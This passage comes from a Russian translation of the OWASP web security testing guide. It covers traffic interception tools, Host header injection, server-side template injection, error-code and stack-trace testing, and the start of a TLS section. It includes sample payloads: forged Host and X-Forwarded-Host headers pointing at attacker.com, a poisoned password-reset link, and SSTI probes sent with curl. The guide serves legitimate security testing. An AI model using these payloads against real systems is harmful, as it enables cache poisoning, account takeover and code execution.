Для платформы Windows рекомендуется Fiddler. Он обеспечивает не только мониторинг, но также может редактировать / отвечать на запросы http. Обратитесь к справочной информации о том, как настроить Fiddler в качестве обратного прокси.

<http://docs.telerik.com/fiddler/Configure-Fiddler/Tasks/UseFiddlerAsReverseProxy>

Для платформы Linux может использоваться прокси-сервер отладки Charles.

Этапы тестирования:

1. Установите Fiddler или Charles на веб-сервере
2. Настройте Fiddler или Charles в качестве обратного прокси
3. Захват HTTP-трафика
4. Проверьте Http-трафик
5. Изменить запросы Http и воспроизвести измененные запросы для тестирования.

Перенаправление порта

Переадресация портов - это еще один способ позволить нам перехватывать http-запросы без изменений на стороне клиента. Вы также можете использовать Чарльза в качестве прокси-сервера SOCKS, чтобы действовать как переадресация портов или использование инструментов переадресации портов. Это позволит нам перенаправлять весь поступающий клиентский трафик на порт веб-сервера.

Поток тестирования будет:

1. Установите Charles или перенаправление портов на другой компьютер или веб-сервер
2. Сконфигурируйте Charles как прокси Socks как переадресацию портов.

Захват сетевого трафика на уровне TCP

Эта техника контролирует весь сетевой трафик на уровне TCP. Можно использовать инструменты TCPDump или WireShark. Однако эти инструменты не позволяют нам редактировать захваченный трафик и отправлять модифицированные http-запросы для тестирования. Для воспроизведения пакетов перехваченного трафика (PCAP) можно использовать Остинато.

Шаги тестирования будут:

1. Активируйте TCPDump или WireShark на стороне веб-сервера для захвата сетевого трафика.
2. Контролировать захваченные файлы (PCAP)
3. Редактировать файлы PCAP с помощью инструмента Ostinato в зависимости от необходимости
4. Ответьте на запросы http

Рекомендуются Fiddler или Charles, поскольку эти инструменты могут захватывать http-трафик, а также легко редактировать / отвечать на измененные http-запросы. Кроме того, если веб-трафик HTTPS, Wireshark потребует импортировать закрытый ключ веб-сервера для проверки тела сообщения HTTPS. В противном случае тело сообщения HTTPS перехваченного трафика будет зашифровано.

Инструменты

- Fiddler
- TCPProxy
- Charles Web Debugging Proxy
- WireShark
- PowerEdit-Pcap
- WireEdit
- pcapteller
- replayproxy
- Ostinato

Ссылки

- <https://www.charlesproxy.com/>
- <http://www.telerik.com/fiddler/>
- <http://www.tcpdump.org/>
- <https://wireedit.com/>
- <http://ostinato.org/>

4.8.18. Тестирование инъекции заголовка хоста (WSTG-INPV-18)

Резюме

Веб-сервер обычно размещает несколько веб-приложений на одном IP-адресе, ссылаясь на каждое приложение через виртуальный хост. Во входящем HTTP-запросе веб-серверы часто отправляют запрос целевому виртуальному хосту на основе значения, указанного в заголовке хоста. Без надлежащей проверки значения заголовка злоумышленник может предоставить неверные данные, чтобы веб-сервер:

- отправить запросов на первый виртуальный хост в списке
- вызвать перенаправление в контролируемый злоумышленником домен
- выполнить отравление веб-кэша
- манипулировать функциональностью сброса пароля

Как проверить

Начальное тестирование так же просто, как ввод другого домена (т.е. `attacker.com`) в поле заголовка хоста. Это то, как веб-сервер обрабатывает значение заголовка, который определяет

влияние. Атака действительна, когда веб-сервер обрабатывает входные данные для отправки запроса на управляемый злоумышленником хост, который находится в предоставленном домене, а не на внутренний виртуальный хост, который находится на веб-сервере.

```
GET / HTTP/1.1
Host: www.attacker.com
Cache-Control: max-age=0
Connection: Keep-alive
Accept-Encoding: gzip, deflate, br
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
```

В простейшем случае это может вызвать перенаправление 302 на указанный домен.

```
HTTP/1.1 302 Found
...
Location: http://www.attacker.com/login.php
```

Альтернативно, веб-сервер может отправлять запрос первому виртуальному хосту в списке.

Обход заголовка узла X-Forwarded

В случае, если внедрение заголовка хоста смягчается проверкой на наличие неверного ввода, введенного через заголовок хоста, вы можете указать значение для заголовка X-Forwarded-Host.

```
GET / HTTP/1.1
Host: www.example.com
X-Forwarded-Host: www.attacker.com
...
```

Потенциально производит выходные данные на стороне клиента, такие как:

```
...
<link src="http://www.attacker.com/link" />
...
```

Еще раз, это зависит от того, как веб-сервер обрабатывает значение заголовка.

Отравление веб-кэша

Используя эту технику, злоумышленник может манипулировать веб-кешем для предоставления зараженного контента всем, кто его запрашивает. Это зависит от возможности отравить кеширующий прокси-сервер, запускаемый самим приложением, CDN или другими нисходящими провайдерами. В результате жертва не будет контролировать получение вредоносного контента при запросе уязвимого приложения.

```
GET / HTTP/1.1
Host: www.attacker.com
...
```

Следующее будет предоставлено из веб-кэша, когда жертва посещает уязвимое приложение.

```
...  
<link src="http://www.attacker.com/link" />  
...
```

Восстановление пароля Отравлением

Обычно функции сброса пароля включают значение заголовка узла при создании ссылок для сброса пароля, которые используют сгенерированный секретный токен. Если приложение обрабатывает домен, контролируемый злоумышленником, чтобы создать ссылку для сброса пароля, жертва может щелкнуть ссылку в электронном письме и позволить злоумышленнику получить маркер сброса, таким образом сбрасывая пароль жертвы.

```
... Email snippet ...  
  
Click on the following link to reset your password:  
  
http://www.attacker.com/index.php?  
module=Login&action=resetPassword&token=<SECRET_TOKEN>  
  
... Email snippet ...
```

4.8.19. Тестирование для внедрения шаблона на стороне сервера (WSTG-INPV-19)

Резюме

Веб-приложения обычно используют серверные технологии шаблонов (Jinja2, Twig, FreeMaker и т. д.) Для генерации динамических HTML-ответов. Уязвимости вставки шаблона на стороне сервера (SSTI) возникают, когда пользовательский ввод внедряется в шаблон небезопасным способом и приводит к удаленному выполнению кода на сервере. Любые функции, которые поддерживают расширенную пользовательскую разметку, могут быть уязвимы для SSTI, включая вики-страницы, обзоры, маркетинговые приложения, системы CMS и т. д. Некоторые механизмы шаблонов используют различные механизмы (например, песочница, белые списки и т. д.) Для защиты от SSTI.

Пример - веточка

Следующий пример является выдержкой из проекта [Extreme Vulnerable Web Application](#).

```
public function getFilter($name)
{
    [snip]
    foreach ($this->filterCallbacks as $callback) {
        if (false !== $filter = call_user_func($callback, $name)) {
            return $filter;
        }
    }
    return false;
}
```

В функции `getFilter` `call_user_func($callback, $name)` объект уязвим для SSTI: `name` параметр извлекается из запроса HTTP GET и выполняется сервером:




Рисунок 4.8.18-1: Пример SSTI XVWA

Пример - Flask/Jinja2

В следующем примере используется движок шаблонов Flask и Jinja2. `page` функция принимает параметр «имя» из запроса HTTP GET и предоставляет ответ HTML с `name` переменным содержанием:

```
@app.route("/page")
def page():
    name = request.values.get('name')
    output = Jinja2.from_string('Hello ' + name + '!').render()
    return output
```

Этот фрагмент кода уязвим для XSS, но он также уязвим для SSTI. Используя следующее в

качестве полезной нагрузки в параметре name:

```
$ curl -g 'http://www.target.com/page?name={{7*7}}'  
Hello 49!
```

Как проверить

Уязвимости SSTI существуют в текстовом или кодовом контексте. В текстовом контексте пользователи могут использовать произвольный «текст» с прямым HTML-кодом. В контексте кода пользовательский ввод также может быть помещен в оператор шаблона (например, в имя переменной). В обоих случаях методология тестирования имеет следующие этапы:

1. Обнаружение точек уязвимости внедрения шаблона
2. Определить шаблонизатор
3. Создайте эксплойт

Выявить уязвимость, связанная с внедрением шаблона

Первым шагом в тестировании SSTI в контексте открытого текста является создание общих выражений шаблонов, используемых различными механизмами шаблонов в качестве полезных нагрузок, и отслеживание ответов сервера, чтобы определить, какое выражение шаблона было выполнено сервером.

Типичные примеры шаблонных выражений:

```
a{{bar}}b  
a{{7*7}}  
{var} ${var} {{var}} <%var%> [% var %]
```

На этом шаге рекомендуется обширный список тестовых строк/полезных нагрузок шаблонного выражения: <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>

Тестирование на SSTI в контексте кода немного отличается. Сначала тестирующий строит запрос, который приводит либо к пустым, либо к ошибкам ответа сервера. В приведенном ниже примере параметр HTTP GET вставляется в переменную `personal_greeting` шаблона:

```
personal_greeting=username  
Hello user01
```

Используя следующую полезную нагрузку - ответ сервера пуст: «Hello»:

```
personal_greeting=username<tag>  
Hello
```

На следующем шаге нужно вырваться из шаблона оператора и вставить HTML-тег после него, используя следующую полезную нагрузку

```
personal_greeting=username}}<tag>  
Hello user01 <tag>
```

Определить шаблонизатор

На основе информации из предыдущего шага теперь тестировщик должен определить, какой механизм шаблонов используется, предоставляя различные выражения шаблона. На основании ответов сервера тестер выводит используемый механизм шаблонов. Этот ручной подход более подробно обсуждается в статье Внедрение шаблонов на стороне сервера (см. Ссылки). Для автоматизации идентификации уязвимости SSTI и механизма шаблонов доступны различные инструменты, включая Tplmap (<https://github.com/epinna/tplmap>) или расширение BurpSuite для Backslash Powered Scanner (<https://github.com/PortSwigger/backslash-powered-scanner>).

Создайте RCE Exploit

Основная цель на этом этапе - определить, как получить дополнительный контроль над сервером с помощью RCE, изучив документацию и исследования шаблона. Ключевые области интересов:

- Для авторов шаблонов разделы, охватывающие основной синтаксис.
- Разделы по безопасности .
- Списки встроенных методов, функций, фильтров и переменных.
- Списки расширений / плагинов.

Тестировщик также может определить, какие другие объекты, методы и свойства могут быть выставлены, сфокусировавшись на `self` объекте. Если `self` объект недоступен и документация не раскрывает технические детали, рекомендуется использовать грубую силу имени переменной. Как только объект идентифицирован, следующим шагом является цикл по объекту для определения всех методов, свойств и атрибутов, доступных через механизм шаблонов. Это может привести к другим видам обнаружений безопасности, включая повышение привилегий, раскрытие информации о паролях приложений, ключах API, конфигурациях и переменных среды и т. д.

Ссылки

1. [James Kettle: Server-Side Template Injection:RCE for the modern webapp \(whitepaper\)](#)
2. [Server-Side Template Injection](#)
3. [Exploring SSTI in Flask/Jinja2](#)
4. [Server Side Template Injection: from detection to Remote shell](#)
5. [Extreme Vulnerable Web Application](#)
6. [Divine Selorm Tsa: Exploiting server side template injection with tplmap](#)

Инструменты

1. [Tplmap](#)
2. [Backslash Powered Scanner Burp Suite extension](#)
3. [Template expression test strings/payloads list](#)

4.9. Тестирование на обработку ошибок

4.9.1. Тестирование на код ошибки (OTG-ERR-001)

Резюме

Часто во время теста на проникновение в веб-приложения мы сталкиваемся со многими кодами ошибок, генерируемыми приложениями или веб-серверами. Эти ошибки могут отображаться с помощью определенных запросов, либо специально созданных с помощью инструментов, либо созданных вручную. Эти коды очень полезны для тестеров на проникновение во время их деятельности, потому что они раскрывают много информации о базах данных, ошибках и других технологических компонентах, непосредственно связанных с веб-приложениями.

В этом разделе анализируются наиболее распространенные коды (сообщения об ошибках) и акцентируется их актуальность во время оценки уязвимости. Наиболее важным аспектом этой деятельности является сосредоточение внимания на этих ошибках, рассматривая их как набор информации, которая поможет на следующих этапах нашего анализа. Хороший сбор может повысить эффективность оценки за счет уменьшения общего времени, необходимого для проведения теста на проникновение.

Злоумышленники иногда используют поисковые системы для поиска ошибок, которые раскрывают информацию. Можно выполнить поиск, чтобы найти какие-либо ошибочные сайты в качестве случайных жертв, или можно найти ошибки на определенном сайте, используя инструменты фильтрации поисковой системы, как описано в 4.2.1. Обнаружение и разведка в поисковых системах на предмет утечки информации (OTG-INFO-001).

Ошибки веб-сервера

Распространенной ошибкой, которую мы видим во время тестирования, является HTTP 404 Not Found. Часто этот код ошибки предоставляет полезную информацию о базовом веб-сервере и связанных компонентах. Например:

```
Not Found
The requested URL /page.html was not found on this server.
Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2 Server at
localhost Port 80
```

Это сообщение об ошибке может быть сгенерировано путем запроса несуществующего URL. После стандартного сообщения, показывающего, что страница не найдена, появляется информация о версии веб-сервера, ОС, модулях и других используемых продуктах. Эта информация может быть очень важной с точки зрения идентификации ОС и типа приложения, а также версии.

Другие коды ответов HTTP, такие как 400 неверный запрос, 405 метод не разрешен, 501 метод не реализован, 408 тайм-аут запроса и 505 версия HTTP не поддерживается, могут быть взломаны злоумышленником. При получении специально созданных запросов веб-серверы могут

предоставлять один из этих кодов ошибок в зависимости от их реализации HTTP.

Проверка раскрытой информации в кодах ошибок веб-сервера связана с проверкой информации, раскрываемой в заголовках HTTP, как описано в разделе «Fingerprinting веб-сервера» (OTG-INFO-002).

Ошибки сервера приложений

Ошибки приложения возвращаются самим приложением, а не веб-сервером. Это могут быть сообщения об ошибках из кода платформы (ASP, JSP и т. Д.) Или конкретные ошибки, возвращаемые кодом приложения. Подробные ошибки приложения обычно предоставляют информацию о путях сервера, установленных библиотеках и версиях приложения.

Ошибки базы данных

Ошибки базы данных - это те, которые возвращаются Системой баз данных при возникновении проблем с запросом или соединением. Каждая система баз данных, такая как MySQL, Oracle или MSSQL, имеет свой собственный набор ошибок. Эти ошибки могут предоставить полезную информацию, такую как IP-адреса сервера базы данных, таблицы, столбцы и данные для входа.

Кроме того, существует множество методов эксплуатации SQL-инъекций, в которых используются подробные сообщения об ошибках от драйвера базы данных, для получения более подробной информации по этой проблеме см. Тестирование на SQL-инъекцию (OTG-INVAL-005). Для получения дополнительной информации.

Ошибки веб-сервера - не единственный полезный вывод, требующий анализа безопасности. Рассмотрим следующий пример сообщения об ошибке:

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[DBNETLIB][ConnectionOpen(Connect())] - SQL server does not exist or access
denied
```

Что произошло? Мы объясним шаг за шагом ниже.

В этом примере 80004005 - это общий код ошибки IIS, который указывает, что он не может установить соединение со своей связанной базой данных. Во многих случаях в сообщении об ошибке указывается тип базы данных. Это часто указывает на основную операционную систему по ассоциации. С помощью этой информации тестер проникновения может спланировать подходящую стратегию для теста безопасности.

Управляя переменными, которые передаются в строку подключения к базе данных, мы можем вызвать более подробные ошибки.

```
Microsoft OLE DB Provider for ODBC Drivers error '80004005'
[Microsoft][ODBC Access 97 ODBC driver Driver]General error Unable to open
registry key 'DriverId'
```

В этом примере мы можем увидеть общую ошибку в той же ситуации, которая показывает тип и версию связанной системы базы данных и зависимость от значений ключа реестра операционной системы Windows.

Теперь мы рассмотрим практический пример теста безопасности веб-приложения, которое теряет связь с сервером базы данных и не обрабатывает исключение контролируемым образом. Это может быть вызвано проблемой разрешения имен базы данных, обработкой неожиданных значений переменных или другими проблемами в сети.

Рассмотрим сценарий, в котором у нас есть веб-портал администрирования базы данных, который можно использовать в качестве внешнего интерфейса для выдачи запросов к базе данных, создания

таблиц и изменения полей базы данных. Во время проверки подлинности учетных данных для входа в тестер проникновения выдается следующее сообщение об ошибке. Сообщение указывает на наличие сервера базы данных MySQL:

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005)
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host
```

Если мы видим в HTML-коде страницы входа наличие **скрытого поля** с IP-адресом базы данных, мы можем попытаться изменить это значение в URL-адресе с адресом сервера базы данных под контролем тестера на проникновение, пытаясь обмануть приложение думать, что вход был успешным.

Другой пример: зная сервер базы данных, который обслуживает веб-приложение, мы можем использовать эту информацию для выполнения SQL-инъекций для такой базы данных или постоянного теста XSS.

Как проверить

Ниже приведены некоторые примеры тестирования подробных сообщений об ошибках, возвращаемых пользователю. Каждый из приведенных ниже примеров содержит конкретную информацию об операционной системе, версии приложения и т.д.

Тест: 404 Not Found

```
telnet <host target> 80
GET /<wrong page> HTTP/1.1
host: <host target>
<CRLF><CRLF>
```

Результат:

```
HTTP/1.1 404 Not Found
Date: Sat, 04 Nov 2006 15:26:48 GMT
Server: Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
<title>404 Not Found</title>
...
<address>Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g at <host target> Port
80</address>
...
```

Тест:

```
Network problems leading to the application being unable to access the database server
```

Результат:

```
Microsoft OLE DB Provider for ODBC Drivers (0x80004005) '
[MySQL][ODBC 3.51 Driver]Unknown MySQL server host
```

Тест:

```
Authentication failure due to missing credentials
```

Результат:

Версия брандмауэра, используемая для аутентификации:

```
Error 407
FW-1 at <firewall>: Unauthorized to access the document.
• Authorization is needed for FW-1.
• The authentication required by FW-1 is: unknown.
• Reason for failure of last attempt: no user
```

Тест: 400 Bad Request

```
telnet <host target> 80
GET / HTTP/1.1
<CRLF><CRLF>
```

Результат:

```
HTTP/1.1 400 Bad Request
Date: Fri, 06 Dec 2013 23:57:53 GMT
Server: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch
Vary: Accept-Encoding
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
<title>400 Bad Request</title>
...
<address>Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch at
127.0.1.1 Port 80</address>
...
```

Тест: 405 Method Not Allowed

```
telnet <host target> 80
PUT /index.html HTTP/1.1
Host: <host target>
<CRLF><CRLF>
```

Результат:

```
HTTP/1.1 405 Method Not Allowed
Date: Fri, 07 Dec 2013 00:48:57 GMT
Server: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch
Allow: GET, HEAD, POST, OPTIONS
Vary: Accept-Encoding
Content-Length: 315
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
<title>405 Method Not Allowed</title>
...
<address>Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch at
<host target> Port 80</address>
...
```

Тест: 408 Request Time-out

```
telnet <host target> 80
GET / HTTP/1.1
-      Wait X seconds - (Depending on the target server, 21 seconds for Apache
by default)
```

Результат:

```
HTTP/1.1 408 Request Time-out
Date: Fri, 07 Dec 2013 00:58:33 GMT
Server: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch
Vary: Accept-Encoding
Content-Length: 298
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
<title>408 Request Time-out</title>
...
<address>Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch at
<host target> Port 80</address>
...
```

Тест: 501 Method Not Implemented

```
telnet <host target> 80
RENAME /index.html HTTP/1.1
Host: <host target>
<CRLF><CRLF>
```

Результат:

```
HTTP/1.1 501 Method Not Implemented
Date: Fri, 08 Dec 2013 09:59:32 GMT
Server: Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch
Allow: GET, HEAD, POST, OPTIONS
Vary: Accept-Encoding
Content-Length: 299
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
<title>501 Method Not Implemented</title>
...
<address>Apache/2.2.22 (Ubuntu) PHP/5.3.10-1ubuntu3.9 with Suhosin-Patch at
<host target> Port 80</address>
...
```

Тест:

```
Enumeration of directories by using access denied error messages:<br>
http://<host>/<dir>
```

Результат:

```
Directory Listing Denied
This Virtual Directory does not allow contents to be listed.
```

```
Forbidden
You don't have permission to access /<dir> on this server.
```

Инструменты

- [1] ErrorMint - <http://sourceforge.net/projects/errormint/>
- [2] ZAP Proxy - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

Ссылки

- [1] [\[RFC2616\]](#) Hypertext Transfer Protocol -- HTTP/1.1
- [2] [\[ErrorDocument\]](#) Apache ErrorDocument Directive
- [3] [\[AllowOverride\]](#) Apache AllowOverride Directive
- [4] [\[ServerTokens\]](#) Apache ServerTokens Directive
- [5] [\[ServerSignature\]](#) Apache ServerSignature Directive

Санация

Обработка ошибок в IIS и ASP .net

ASP .net - это общая платформа от Microsoft, используемая для разработки веб-приложений. IIS является одним из наиболее часто используемых веб-серверов. Ошибки возникают во всех приложениях, разработчики пытаются перехватить большинство ошибок, но практически невозможно охватить каждое исключение (однако можно настроить веб-сервер так, чтобы подавлять подробные сообщения об ошибках от возврата пользователю).

IIS использует набор пользовательских страниц ошибок, обычно находящихся в каталоге c: \ winnt \ help \ iishelp \ common, для отображения таких ошибок, как «404 страница не найдена». Эти страницы по умолчанию могут быть изменены и настраиваемые ошибки могут быть настроены для сервера IIS. Когда IIS получает запрос на страницу aspx, этот запрос передается в структуру dot net.

Существуют различные способы обработки ошибок в среде dot net. Ошибки обрабатываются в трех местах в ASP .net:

1. Внутри раздела Web.config customErrors
2. Внутри global.asax Sub_Error Sub
3. На странице aspx или связанной кодовой страницы в подразделе Page_Error

Обработка ошибок с помощью web.config

```
<customErrors defaultRedirect="myerrorpagedefault.aspx" mode="On|Off|RemoteOnly">  
  <error statusCode="404" redirect="myerrorpagefor404.aspx"/>  
  <error statusCode="500" redirect="myerrorpagefor500.aspx"/>  
</customErrors>
```

mode="On" включит пользовательские ошибки. mode=RemoteOnly покажет пользовательские ошибки пользователям удаленного веб-приложения. Пользователь, получающий доступ к серверу локально, будет представлен с полной трассировкой стека, и пользовательские ошибки не будут ему показаны.

Все ошибки, кроме явно указанных, приведут к перенаправлению на ресурс, указанный в defaultRedirect, т.е. myerrorpagedefault.aspx. Код состояния 404 будет обрабатываться myerrorpagefor404.aspx.

Обработка ошибок в Global.asax

При возникновении ошибки вызывается подпрограмма Application_Error. Разработчик может написать код для обработки ошибок/перенаправления страниц в этом разделе.

```
Private Sub Application_Error (ByVal sender As Object, ByVal e As  
System.EventArgs)  
  Handles MyBase.Error  
End Sub
```

Обработка ошибок в подпрограмме Page_Error

Это похоже на ошибку приложения.

```
Private Sub Page_Error (ByVal sender As Object, ByVal e As System.EventArgs)
    Handles MyBase.Error
End Sub
```

Иерархия ошибок в ASP .net

Сначала будет обработана подпрограмма Page_Error, затем подпрограмма global.asax Application_Error и, наконец, секция customErrors в файле web.config.

Сбор информации о веб-приложениях с использованием серверной технологии довольно сложен, но обнаруженная информация может быть полезна для правильного выполнения попытки эксплойта (например, SQL-инъекция или межсайтовый скриптинг (XSS)) и может снизить количество ложных срабатываний.

Как проверить работу ASP.net и IIS

Запустите браузер и введите произвольное имя страницы

```
http:\\www.mywebserver.com\\anyrandomname.asp
```

Если сервер возвращается

```
The page cannot be found
Internet Information Services
```

это означает, что пользовательские ошибки IIS не настроены. Пожалуйста, обратите внимание на расширение .asp.

Также проверьте наличие пользовательских ошибок .net. Введите случайное имя страницы с расширением aspx в вашем браузере

```
http:\\www.mywebserver.com\\anyrandomname.aspx
```

Если сервер возвращается

```
Server Error in '/' Application.
-----
-

The resource cannot be found.
Description: HTTP 404. The resource you are looking for (or one of its
dependencies) could have been removed, had its name changed, or is temporarily
unavailable. Please review the following URL and make sure that it is spelled
correctly.
```

Кастомные ошибки для .net не настроены.

Обработка ошибок в Apache

Apache - это обычный HTTP-сервер для обслуживания веб-страниц HTML и PHP. По умолчанию Apache показывает версию сервера, установленные продукты и систему ОС в ответах об ошибках HTTP.

Ответы на ошибки могут быть настроены и настроены глобально, для сайта или для каталога в `apache2.conf` с использованием директивы `ErrorDocument` [2]

```
ErrorDocument 404 "Customized Not Found error message"
ErrorDocument 403 /myerrorpagefor403.html
ErrorDocument 501 http://www.externaldomain.com/errorpagefor501.html
```

Администраторы сайта могут управлять своими собственными ошибками, используя файл `.htaccess`, если глобальная директива `AllowOverride` правильно настроена в `apache2.conf` [3]

Информация, отображаемая Apache в ошибках HTTP, также может быть настроена с использованием директив `ServerTokens` [4] и `ServerSignature` [5] в файле конфигурации `apache2.conf`. «`ServerSignature Off`» (по умолчанию включен) удаляет информацию о сервере из ответов об ошибках, а `ServerTokens` [`ProductOnly` | `Major` | `Minor` | `Minimal` | `OS` | `Full`] (по умолчанию `Full`) определяет, какая информация должна отображаться на страницах ошибок.

Обработка ошибок в Tomcat

Tomcat - это HTTP-сервер для размещения приложений JSP и сервлетов Java. По умолчанию Tomcat показывает версию сервера в ответах об ошибках HTTP.

Настройка ответов об ошибках может быть настроена в файле конфигурации `web.xml`.

```
<error-page>
    <error-code>404</error-code>
    <location>/myerrorpagefor404.html</location>
</error-page>
```

4.9.2. Тестирование на наличие следов стека (OTG-ERR-002)

Резюме

Следы стеков сами по себе не являются уязвимостями, но они часто раскрывают информацию, которая интересна злоумышленнику. Злоумышленники пытаются сгенерировать эти следы стека, подделывая входные данные веб-приложения неверными HTTP-запросами и другими входными данными.

Если приложение отвечает трассировкой стека, которая не управляется, она может раскрыть информацию, полезную для злоумышленников. Эта информация может быть использована в дальнейших атаках. Предоставление отладочной информации в результате операций, которые генерируют ошибки, считается плохой практикой по нескольким причинам. Например, он может содержать информацию о внутренней работе приложения, такую как относительные пути точки, в которой установлено приложение, или о том, как на объекты ссылаются изнутри.

Как проверить

Тестирование методом черного ящика

Существует множество методов, которые приводят к отправке сообщений об исключениях в ответе HTTP. Обратите внимание, что в большинстве случаев это будет HTML-страница, но исключения также могут отправляться как часть ответов SOAP или REST.

Некоторые тесты, которые стоит попробовать:

- неверный ввод (например, ввод, который не соответствует логике приложения).
- ввод, содержащий не буквенно-цифровые символы или синтаксис запроса.
- пустые входы.
- входы, которые являются слишком длинными.
- доступ к внутренним страницам без аутентификации.
- в обход потока приложения.

Все вышеперечисленные тесты могут привести к ошибкам приложения, которые могут содержать следы стека. В дополнение к ручному тестированию рекомендуется использовать фаззер.

Некоторые инструменты, такие как [OWASP ZAP](#) и Burp проху, автоматически обнаруживают эти исключения в потоке ответов, когда вы выполняете другую работу по проникновению и тестированию.

Тестирование методом серой коробки

Найдите в коде вызовы, вызывающие исключение в виде строки или выходного потока. Например, в Java это может быть код в JSP, который выглядит следующим образом:

```
<% e.printStackTrace( new PrintWriter( out ) ) %>
```

В некоторых случаях трассировка стека будет специально отформатирована в HTML, поэтому будьте осторожны с доступом к элементам трассировки стека.

Поиск конфигурации, чтобы проверить конфигурацию обработки ошибок и использование страниц ошибок по умолчанию. Например, в Java эту конфигурацию можно найти в web.xml.

Инструменты

[1] ZAP Proxy - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

Ссылки

- [1] [\[RFC2616\]](#) Hypertext Transfer Protocol -- HTTP/1.1

4.10. Тестирование на слабую криптографию

4.10.1. Тестирование на слабые шифры SSL/TLS, недостаточную защиту транспортного уровня (OTG-CRYPST-001)

Резюме

Конфиденциальные данные должны быть защищены при передаче по сети. Такие данные могут включать учетные данные пользователя и кредитные карты. Как правило, если данные должны быть защищены при хранении, они должны быть защищены также во время передачи.

HTTP - это протокол с открытым текстом, который обычно защищается через туннель SSL / TLS, что приводит к трафику HTTPS [1]. Использование этого протокола обеспечивает не только конфиденциальность, но и аутентификацию. Серверы аутентифицируются с использованием цифровых сертификатов, а также возможно использование клиентского сертификата для взаимной аутентификации.

Даже если сегодня шифры высокого класса поддерживаются и обычно используются, некоторая неправильная конфигурация на сервере может быть использована для принудительного использования слабого шифра - или, в худшем случае, без шифрования - позволяющего злоумышленнику получить доступ к предполагаемому безопасному каналу связи. Другая неправильная конфигурация может быть использована для атаки типа «отказ в обслуживании».

Общие проблемы

Уязвимость возникает, если для передачи конфиденциальной информации используется протокол HTTP [2] (например, учетные данные, передаваемые по HTTP [3]).

Когда присутствует служба SSL / TLS, это хорошо, но увеличивает площадь атаки и существуют следующие уязвимости:

- Протоколы SSL / TLS, шифры, ключи и пересогласование должны быть правильно настроены.
- Срок действия сертификата должен быть гарантирован.

Другие уязвимости, связанные с этим:

- Выставленное программное обеспечение должно быть обновлено в связи с возможностью известных уязвимостей [4].
- Использование безопасного флага для сессионных куки-файлов [5].
- Использование HTTP Strict Transport Security (HSTS) [6].

- Наличие HTTP и HTTPS, которые могут быть использованы для перехвата трафика [7], [8].
- Наличие на одной странице смешанного HTTPS и HTTP-контента, который можно использовать для утечки информации.

Конфиденциальные данные, передаваемые в виде открытого текста

Приложение не должно передавать конфиденциальную информацию по незашифрованным каналам. Как правило, можно найти базовую аутентификацию через HTTP, входной пароль или файл cookie сеанса, отправленный через HTTP, и, в общем, другую информацию, учитываемую нормативными актами, законами или политикой организации.

